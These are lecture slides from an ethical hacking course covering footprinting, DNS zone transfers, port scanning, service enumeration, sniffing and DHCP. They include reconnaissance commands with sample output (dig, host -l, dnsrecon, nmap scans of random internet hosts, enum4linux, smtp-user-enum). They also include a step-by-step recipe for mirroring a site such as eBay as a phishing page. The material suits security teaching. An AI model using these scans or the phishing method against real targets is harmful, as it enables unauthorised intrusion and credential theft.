
- Traceroute can be used to determine the path from source to destination
- Using this information, an attacker can determine the layout of a network and location of devices
- Example: By using the info below an attacker can build a network diagram
 - traceroute 1.10.10.20, second to last hop is 1.10.10.1
 - traceroute 1.10.20.10, third to last hop is 1.10.10.1
 - traceroute 1.10.20.10, second to last hop is 1.10.10.50
 - traceroute 1.10.20.15, third to last hop is 1.10.10.1
 - traceroute 1.10.20.15, second to last hop is 1.10.10.50

Traceroute Analysis



Path Analyzer Pro

Which servers to focus?



DNS Enumerator

- DNS resolves host name to IP address
- DNS server normally have two instances – primary and secondary
- Provides for redundancy for running DNS in case the primary name server become unavailable
- A zone transfer allows a secondary master server to update its zone database from the primary master
- A misconfigured DNS can allow an untrusted Internet users to perform a DNS zone transfer and see all hosts on a network (needs to be done only by secondary master DNS servers).
- This technique has become almost obsolete but:
 - This vulnerability allows for significant information gathering on a target.
 - It is often the springboard to attacks that would not be present without it.
 - You can still find many DNS servers that allow this feature.

DIG (Domain Information Groper)

- Determine companies primary DNS server
 - Look for the Start of Authority (SOA) record
 - Shows zones or IP addresses
 - dig soa mit.edu
 - Shows three servers, with IP addresses
 - This is a start at mapping the MIT network

```
yourname@S214-01u:~$ dig soa mit.edu

; <>> DiG 9.3.2 <>> soa mit.edu
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60742
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;mit.edu.                      IN      SOA

;; ANSWER SECTION:
mit.edu.           4539    IN      SOA      BITSY.mit.edu. NETWOR
it.edu.        4349 3600 900 3600000 21600

;; AUTHORITY SECTION:
mit.edu.           4539    IN      NS       STRAWB.mit.edu.
mit.edu.           4539    IN      NS       BITSY.mit.edu.
mit.edu.           4539    IN      NS       W20NS.mit.edu.

;; ADDITIONAL SECTION:
BITSY.mit.edu.     14362   IN      A        18.72.0.3
W20NS.mit.edu.    16061   IN      A        18.70.0.160
STRAWB.mit.edu.   12793   IN      A        18.71.0.151
```

DNS Interrogation – host & dig

- host provides list of IP address

```
host -l example.com  
and  
host -l -v -t any example.com
```

```
host -l example.com |cut -f 4 -d"" "" >\> /tmp/ip_out
```

- DIG provides similar details
- dnsrecon (github.com/darkoperator/dnsrecon) transfers zone information recursively. To run dnsrecon use following commands

```
[bash]$ python dnsrecon.py -x -d internaldomain.com  
[*] Performing General Enumeration of Domain: internaldomain.com  
[-] Wildcard resolution is enabled on this domain  
[-] It is resolving to 10.10.10.5  
[-] All queries will resolve to this address!!  
[*] Checking for Zone Transfer for internaldomain.com name servers  
[*] Trying NS server 10.10.10.1  
[*] Zone Transfer was successful!!
```

- Other scripts available for DNS enumeration are: dnsenum, dnsmap, fierce

SpiderFoot

- Open source, domain footprinting tool which scrapes the websites on a specified domain and searches Google, Netcraft, Whois, and DNS to build a profile of:
 - Sub-domains
 - Affiliates
 - Web server versions
 - Users
 - Similar domains
 - Email addresses
 - Netblocks

Cookies

- Cookie
 - Text file generated by a Web server
 - Stored on a user's browser
 - Information sent back to Web server when user returns
 - Used to customize Web pages
 - Some cookies store personal information: Security issue
- View cookies (Chrome): Website -> Inspect -> Application -> Cookies

Social Engineering

- Targets the human component of a network to obtain confidential personal information (passwords, email, phone etc)
- Main idea:
 - “Why to crack a password when you can simply ask for it?”
 - Users divulge their passwords to IT personnel
- Tactics: Persuasion, Intimidation, Coercion, Extortion, Blackmailing
- Biggest and most difficult security threat to networks
- Recognize personality traits and understand to read body language
- Techniques: Urgency, Quid-pro-quid, Status-quo, Kindness, Position
- Prevention:
 - Train user not to reveal any information to outsiders
 - Verify caller identity: ask questions, call back to confirm
 - Security drills

Dumpster Diving

- Attacker finds information in victim's trash
 - Discarded computer manuals: Notes or passwords written in them
 - Telephone directories
 - Calendars with schedules
 - Financial reports
 - Inter-office memos
 - Company policy
 - Utility bills
 - Resumes of employees
- Prevention
 - Educate your users about dumpster diving
 - Proper trash disposal
 - Use “disk shredder” software to erase disks before discarding them
 - Software writes random bits
 - Done at least seven times
 - Discard computer manuals offsite
 - Shred documents before disposal

List of Footprinting Tools

- Whois & SmartWhois
- Nslookup
- ARIN
- Neo Trace
- Visual Route Trace
- Path Analyzer Pro
- EmailTrackerPro
- Email Spider
- Geo Spider
- Website Watcher
- HTTrack Web Copier
- Google Earth

How to setup a fake website

- Mirror the entire website from a target URL
- Register a fake domain name which sound like the real website
- Host the mirrored website into fake website URL
- Send phishing e-mails to the victims directing to the fake website
- Continuously update fake mirror website with real website

How to setup a fake website

Real Website

Sign In

New to eBay? or Already an eBay user?

If you want to sign in, you'll need to register first.

Registration is fast and free.

eBay User ID
fakeaccount
Forgot your User ID?

Password

Forgot your password?

Keep me signed in on this computer unless I sign out.

[Account protection tips / Secure sign in \(SSL\)](#)

You can also register or sign in using the following service:

[Announcements](#) | [Register](#) | [Security Center](#) | [Policies](#) | [Feedback Forum](#) | [About eBay](#)

Copyright 11995-2004 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).

Fake Website

Sign In

New to eBay? or Already an eBay user?

If you want to sign in, you'll need to register first.

Registration is fast and free.

eBay User ID
fakeaccount
Forgot your User ID?

Password

Forgot your password?

Keep me signed in on this computer unless I sign out.

[Account protection tips / Secure sign in \(SSL\)](#)

You can also register or sign in using the following service:

[Announcements](#) | [Register](#) | [Security Center](#) | [Policies](#) | [Feedback Forum](#) | [About eBay](#)

Copyright 11995-2004 eBay Inc. All Rights Reserved.
Designated trademarks and brands are the property of their respective owners.
Use of this Web site constitutes acceptance of the eBay [User Agreement](#) and [Privacy Policy](#).

How to setup a fake website

- Reamweaver has everything you need to instantly "steal" anyone's website, copying the real-time "look and feel" but letting you change any words, images, etc. that you choose
- When a visitor visits a page on your stolen (mirrored) website, Reamweaver gets the page from the target domain, changes the words as you specify, and stores the result (along with images, etc.) in the fake website
- With this tool your fake website will always look current, Reamweaver automatically updates the fake mirror when the content changes in the original website
- Download: <http://www.eccouncil.org/cehtools/reamweaver.zip>



Real

Reamweaver

Automatically updates the mirror copy



Fake

Web Tools for Foot Printing

Tool	Function
Google groups (http://groups.google.com)	Search for e-mail addresses in postings in technical or nontechnical newsgroups
Whois (www.arin.net or www.whois.net)	Gather IP and domain information
SamSpade (www.samspade.org)	Gather IP and domain information; versions available for UNIX and Windows OSs
Google search engine (www.google.com)	Search for Web sites and company data
Namedroppers (www.namedroppers.com)	Run a domain name search; more than 30 million domain names updated daily
White Pages (www.whitepages.com)	Conduct reverse phone number lookups and retrieve address information
Metis (www.severus.org/sacha/metis)	Gather competitive intelligence from Web sites
Dig (command available on all *NIX-based systems; can be downloaded from http://pigtail.net/LRP/dig/ for Microsoft platforms)	Perform DNS zone transfers; replaces the Nslookup command
Host (command available on all *NIX-based systems; Hostname can be downloaded from http://sysinternals.com/ntw2k/source/misc.shtml for Windows platforms)	Obtain host IP and domain information; can also be used to initiate DNS zone transfers
Netcat (command available on all *NIX-based systems; can be downloaded from http://atstake.com/research/tools for Windows platforms)	Read and write data to ports over a network
Wget (command available on all *NIX-based systems; can be downloaded from http://gnu.org/software/wget/wget.html for Microsoft platforms)	Retrieve HTTP, HTTPS, and FTP files over the Internet
Paros (www.parosproxy.org)	Capture Web server information and possible vulnerabilities in a Web site's pages that could allow exploits such as SQL injection and buffer overflows

Scanning

Scanning

- Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of target system, Identifying vulnerabilities and threats in the network.
- Network scanning is used to create a profile of the target organization.
- Scanning is used to collect more information using complex and aggressive reconnaissance techniques.
- Vulnerability scanning is performed by pen-testers to detect the possibility of network security attacks.
- This technique led hackers to identify vulnerabilities such as missing patches, unnecessary services, weak authentication, or weak encryption algorithms.

Scanning Types

- Network scanning
- Port scanning
- Vulnerability scanning

Network Scanning

- Objectives
 - To discover live hosts/computer, IP address, and open ports of the victim.
 - To discover services that are running on a host computer.
 - To discover the Operating System and system architecture of the target.
 - To discover and deal with vulnerabilities in Live hosts.
- Methods
 - Hackers and Pen-testers check for Live systems.
 - Check for open ports (also known as Port Scanning)
 - Scanning beyond IDS (Intrusion Detection System)
 - Banner Grabbing: method for obtaining information regarding the targeted system on a network and services running on its open ports. Telnet and ID Serve are the tools used mainly to perform a Banner-grabbing attack.
 - Scan for vulnerability
 - Prepare Proxies

Port Scanning

- It is a conventional technique used by penetration testers and hackers to search for open doors from which hackers can access any organization's system.
- During this scan, hackers need to find out those live hosts, firewalls installed, operating systems used, different devices attached to the system, and the targeted organization's topology.
- Once the Hacker fetches the victim organization's IP address by scanning TCP and UDP ports, the Hacker maps this organization's network under his/her grab.
- Nmap is a tool to perform port scanning.

Port Scanning Techniques

- **SYNScan:** SYN scan or stealth doesn't complete the TCP three-way handshake. A hacker sends an SYN packet to the target, and if an SYN/ACK frame is received back, the port is in a position to listen. If an RST is retrieved from the target, the port is closed or not activated.
- **XMASScan:** XMAS scan send a packet which contains URG (urgent), FIN (finish) and PSH (push) flags. If there is an open port, there will be no response; but the target responds with an RST/ACK packet if the port is closed. (RST=reset).
- **FINScan:** A FIN scan is similar to an XMAS scan except that it sends a packet with just the FIN (finish) flag and no URG or PSH flags. FIN scan receives the same response and has the same limitations as XMAS scans.
- **IDLEScan:** An IDLE scan uses a spoofed/hoax IP to send the SYN packet to the target by determining the port scan response and IP header sequence number.
- **Inverse TCP Flag Scan:** Attacker sends TCP probe packets with a TCP flag (FIN, URG PSH) or no flags. If there is no response, it indicates that the port is open, and RST means it is closed.
- **ACK Flag Probe Scan:** Attacker sends TCP probe packets where an ACK flag is set to a remote device, analyzing the header information (TTL and WINDOW field). The RST packet signifies whether the port is open or closed.

Vulnerability Scanning

- Proactive identification of the system's vulnerabilities within a network in an automated manner to determine whether the system can be exploited.
- Tools:
 - **Nmap**: extract information such as live hosts on the network, services, type of packet filters/firewalls, operating systems, and OS versions.
 - **Angry IP Scanner**: scans for systems available in a given input range.
 - **Hping2/Hping3**: are command-line packet crafting and network scanning tools used for TCP/IP protocols.
 - **Superscan**: is another powerful tool developed by McAfee, which is a TCP port scanner, also used for pinging.
 - **ZenMap**: is another very powerful Graphical user interface (GUI) tool to detect the type of OS, OS version, ping sweep, port scanning, etc.
 - **Net Scan Tool Suite Pack**: is a collection of different types of tools that can perform a port scan, flooding, webrippers, mass emailers etc
 - **Wireshark and OmniPeek** are two powerful and famous tools that listen to network traffic and act as network analyzers.
 - Other PCs tools: Advanced Port Scanner, Net Tools, MegaPing, CurrPorts, PRTG Network Monitor, SoftPerfect Network Scanner, Network Inventory Explorer, Etc



Thank You



BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Ethical Hacking Session: 07 (Enumeration)

Agenda


- Enumeration
- Sniffing
- DHCP
- DNS

Enumeration

What is Enumeration?

- A process which establishes an active connection to the target hosts to discover potential attack vectors in the system.
- The connection can be used for further exploitation of the system.
- Enumeration is the third step of information gathering about target – Footprinting, Scanning & Enumeration
 - **Footprinting:** Act of gathering information about target systems (active & passive footprinting)
 - **Scanning:** Using tools to find openings in target systems
 - **Enumeration:** Gaining complete access to the system by compromising the vulnerabilities identified during footprinting and scanning

Techniques for Enumeration



Information gathered thru enumeration:

- Network shares & services
- User and Group names
- Routing tables
- IP tables
- Audit settings
- Service configuration settings
- Machine/Host names
- Applications & Banners
- SNMP details
- DNS details

Enumeration Types

- Enumeration depends on the services that a system offers.
- Common enumeration types are:
 - NTP enumeration
 - NetBIOS enumeration
 - Windows enumeration
 - LDAP enumeration
 - Linux/Windows enumeration
 - SMB enumeration
 - RPC enumeration
 - SNMP enumeration
 - IPSec enumeration
 - VOIP enumeration

NTP Enumeration

- Network Time Protocol is for synchronizing time across network - especially important when utilizing Directory Services.
- Number of time servers exist throughout the world that can be used to keep systems synced to each other.
- NTP utilizes UDP port 123.
- Using NTP enumeration, one can gather lists of hosts connected to NTP server, IP addresses, system names, and OS running on the client system in a network.
- All this information can be enumerated by querying NTP server.
- Tools:
 - PRTG Network Monitor,
 - Nmap
 - Wireshark
 - udp-proto-scanner
 - NTP Time Server Monitor

NTP Enumeration Using Nmap

- Find hosts with NTP listening

```
nmap -p123 -Pn -T4 -vv -n -sU -iR 10000 -oN nmap_ntp --open
```

- Nmap NSE Script – to extract information using NTP commands

```
nmap -sU -p123 -iL ntp_targ.txt --script ntp-info -Pn -n
```

- ntpq – command line tool to query remote NTPD daemons. Can run in interactive or command line mode
- ntpdc – interactive tool, provides information about connections to the NTP server
- ntptrace – attempts to trace the original source of NTP by continually requesting the upstream NTP server until it eventually gets to Stratum 1 (the highest level a computer can be in the NTP hierarchy – Stratum 0 is the actual clock)

NetBIOS Enumeration

- NetBIOS stands for Network Basic Input Output System.
- Allows computer communication over a LAN and share files and printers.
- NetBIOS names are used to identify network devices over TCP/IP (Windows).
- Must be unique on a network, limited to 16 characters where 15 characters are used for the device name and the 16th character is reserved for identifying the type of service running or name record type.
- Attackers use the NetBIOS enumeration to obtain:
 - List of computers that belong to a domain
 - List of shares on the individual hosts on the network
 - Policies and passwords
- NBTStat: Find protocol statistics, NetBIOS name table and name cache details
- NBTScan – Command line tool to scan network for NetBIOS shares and name
- Superscan: GUI tool used to enumerate windows machine
- Net View: Command line tool to identify shared resources on a network

Windows Enumeration

- Used for Windows operating systems
- Sysinternals is the tool set used for this
- Most basic enumeration and the hackers attack desktop workstations.
- Any file can be accessed and altered – confidentiality loss
- Can change the configuration of the desktop or operating system
- Can be **prevented** by using Windows firewall.

LDAP Enumeration

- LDAP is a protocol used to access directory listings within Active Directory or from other Directory Services.
- A directory is compiled in a hierarchical and logical format like the levels of management and employees in a company.
- LDAP tends to be tied into the Domain Name System to allow integrated quick lookups and fast resolution of queries.
- LDAP generally runs on port 389 and like other protocols tends to usually conform to a distinct set of rules (RFC's).
- It is possible to query the LDAP service, sometimes anonymously to determine a great deal of information that could glean the tester, valid usernames, addresses, departmental details that could be utilised in a brute force or social engineering attack.
- Tools: Jexplorer, LDAP Admin Tool

Linux/UNIX Enumeration

- Hackers who need to enumerate a target host whose operating system is Linux/UNIX use this type of enumeration.
- Works in the same way as others and collects various sensitive data.
- Similar to Windows enumeration
- Can be **prevented** by configuring IPTables.

SMB Enumeration

- SMB represents Server Message Block.
- Convention for sharing assets like records, printers and any asset which should be retrievable or made accessible by the server.
- Runs on port 445 or port 139.
- Easily accessible in windows, so windows clients don't have to arrange anything extra as such other than essential set up.
- For Linux, a samba server is required as Linux locally doesn't utilize SMB convention.
- A confirmation will be set up like a username and secret word, and certain assets made shareable.
- Main defect is utilizing default certifications or effectively guessable or no verification for access of significant assets of the server.
- Administrators must make strong passwords mandatory for clients who need to get to assets utilizing SMB.
- Samba servers are infamous for being hugely vulnerable.

RPC Enumeration

- Remote Procedure Call permits customers and workers to interact in disseminated customer/worker programs.
- Counting RPC endpoints empower aggressors to recognize any weak administrations on these administration ports.
- In networks ensured by firewalls and other security establishments, this portmapper is regularly sifted.
- Hackers filter high port reaches to recognize RPC administrations that are available to coordinate an assault.

SNMP Enumeration

- SNMP (Simple Network Management Protocol) is an application layer protocol which uses UDP protocol to maintain and manage routers, hubs, switches and other network devices on an IP network.
- SNMP is a very common protocol found enabled on a variety of operating systems like Windows Server, Linux & UNIX servers and network devices like routers, switches etc.
- SNMP enumeration is used to enumerate user accounts, passwords, groups, system names, devices on a target system.
- Consists of three major components:
 - **Managed Device:** A managed device is a device or a host (node) which has the SNMP service enabled. These devices could be routers, switches, hubs, bridges, computers etc.
 - **Agent:** An agent can be thought of as a piece of software that runs on a managed device. Its primary job is to convert the information into SNMP compatible format for the smooth management of the network using SNMP protocol.
 - **Network Management System (NMS):** These are the software systems that are used for monitoring of the network devices.
- Tools: OpUtils, SolarWinds

IPSec Enumeration

- IPsec utilizes ESP (Encapsulation Security Payload), AH (Authentication Header) and IKE (Internet Key Exchange) to ensure the correspondence between VPN organizations.
- IPsec-based VPNs use the Internet Security Association and Key Management Protocol (part of IKE) to establish, arrange, alter and erase Security Associations and cryptographic keys in a VPN climate.
- A straightforward checking for ISAKMP at the UDP port 500 can demonstrate the presence of a VPN passage.
- Hackers can research further using an equipment like ‘IKE-output’ to identify the sensitive information like encryption and hashing keys, authentication type, key conveyance calculation etc.

VoIP Enumeration

- VoIP uses the SIP (Session Initiation Protocol) protocol to enable voice and video calls over an IP network.
- SIP administration uses UDP/TCP ports 2000, 2001, 5050, 5061.
- VoIP enumeration provides sensitive information such as VoIP gateway/servers, IP-PBX systems, client software, and user extensions.
- This information can be used to launch various VoIP attacks such as DoS, Session Hijacking, Caller ID spoofing, Eavesdropping, Spamming over Internet Telephony, VoIP phishing, etc.

enum4linux

- NTP Suite is used for NTP enumeration.
- In a network environment, one can find other primary servers that help the hosts to update their times and one can do it without authenticating the system.
- Refer following example:

```
ntpdate 192.168.1.100 01 Sept 12:50:49 ntpdate[627]:  
adjust time server 192.168.1.100 offset 0.005030 sec  
or  
ntpdc [-ilnps] [-c command] [hostname/IP_address]  
  
root@test]# ntpdc -c sysinfo 192.168.1.100  
***Warning changing to older implementation  
***Warning changing the request packet size from 160  
to 48 system peer: 192.168.1.101  
  
system peer mode: client  
leap indicator: 00  
stratum: 5  
  
precision: -15  
root distance: 0.00107 s  
root dispersion: 0.02306 s  
reference ID: [192.168.1.101]  
reference time: f66s4f45.f633e130, Sept 01 2016  
22:06:23.458  
system flags: monitor ntp stats calibrate  
jitter: 0.000000 s  
stability: 4.256 ppm  
broadcastdelay: 0.003875 s  
authdelay: 0.000107 s
```

enum4linux

- enum4linux is used to enumerate Linux systems.
- Following example demonstrates how to find usernames present in a target host.

```
root@kali:~# enum4linux -U -o 192.168.1.200 ←
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )

=====
| Target Information |
=====
Target ..... 192.168.1.200
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.1.200 |
```

smtp-user-enum

- smtp-user-enum tries to guess usernames by using SMTP service.
- Following screenshot demonstrates how it is done.

```
root@kali:~# smtp-user-enum -M VRFY -u root -t 192.168.1.25 →  
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )  
  
-----  
|           Scan Information           |  
-----  
  
Mode ..... VRFY  
Worker Processes ..... 5  
Target count ..... 1  
Username count ..... 1 →  
Target TCP port ..... 25  
Query timeout ..... 5 secs  
Target domain .....
```


Sniffing

What is Sniffing?

- Process of monitoring and capturing all data packets that are passing through a computer network using packet sniffers.
- Helps Network administrators to keep track of data traffic passing through their network using network protocol analyzers.
- Malicious attackers use packet sniffing tools to capture data packets in a network.
- Data packets captured from a network are used to extract and steal sensitive information such as passwords, usernames, credit card information, etc.
- Sniffing tools: Wireshark, Ettercap, BetterCAP, Tcpdump, WinDump, dSniff, Debookee etc

Sniffing Types

- **Active sniffing**
 - Conducted on a switched network (switch connects two networks)
 - Switch has CAM table containing MAC addresses of destinations to forward traffic to a right destination
 - Attacker sends huge fake traffic to a switch so that the CAM table gets full.
 - Once CAM table gets full, switch starts sending traffic to all destinations
 - Attackers connects to one of the ports to carry out sniffing.
- **Passive sniffing**
 - Passive sniffing uses hubs instead of switches (hubs redirect traffic to all other ports)
 - An attacker needs to connect to LAN and he is able to sniff data traffic in that network.
- Attackers sniff email & web traffic, passwords, router configuration, chats, DNS traffic etc.



DHCP

What is DHCP?

- DHCP stands for Dynamic Host Configuration Protocol
- DHCP server automatically assigns an IP address and other information to each host on the network so they can communicate efficiently with other endpoints.
- DHCP also assigns the subnet mask, default gateway address, domain name server (DNS) address and other pertinent configuration parameters.
- DHCP simplifies the management of IP addresses on networks.


.

DHCP Components

- **DHCP server:** A networked device running the DHCP service that holds IP addresses and related configuration information.
- **DHCP client:** The endpoint that receives configuration information from a DHCP server.
- **IP address pool:** The range of addresses that are available to DHCP clients.
- **Subnet:** IP networks can be partitioned into segments known as subnets. Subnets help keep networks manageable.
- **Lease Time:** The length of time for which a DHCP client holds the IP address information.
- **DHCP relay:** A router or host that listens for client messages being broadcast on that network and then forwards them to a configured server.


How Does DHCP Work?

- **DHCP Discovery:** Client sends a packet with the default broadcast destination of **255.255.255.255** or the specific subnet broadcast address if any configured. 255.255.255.255 means “this network”
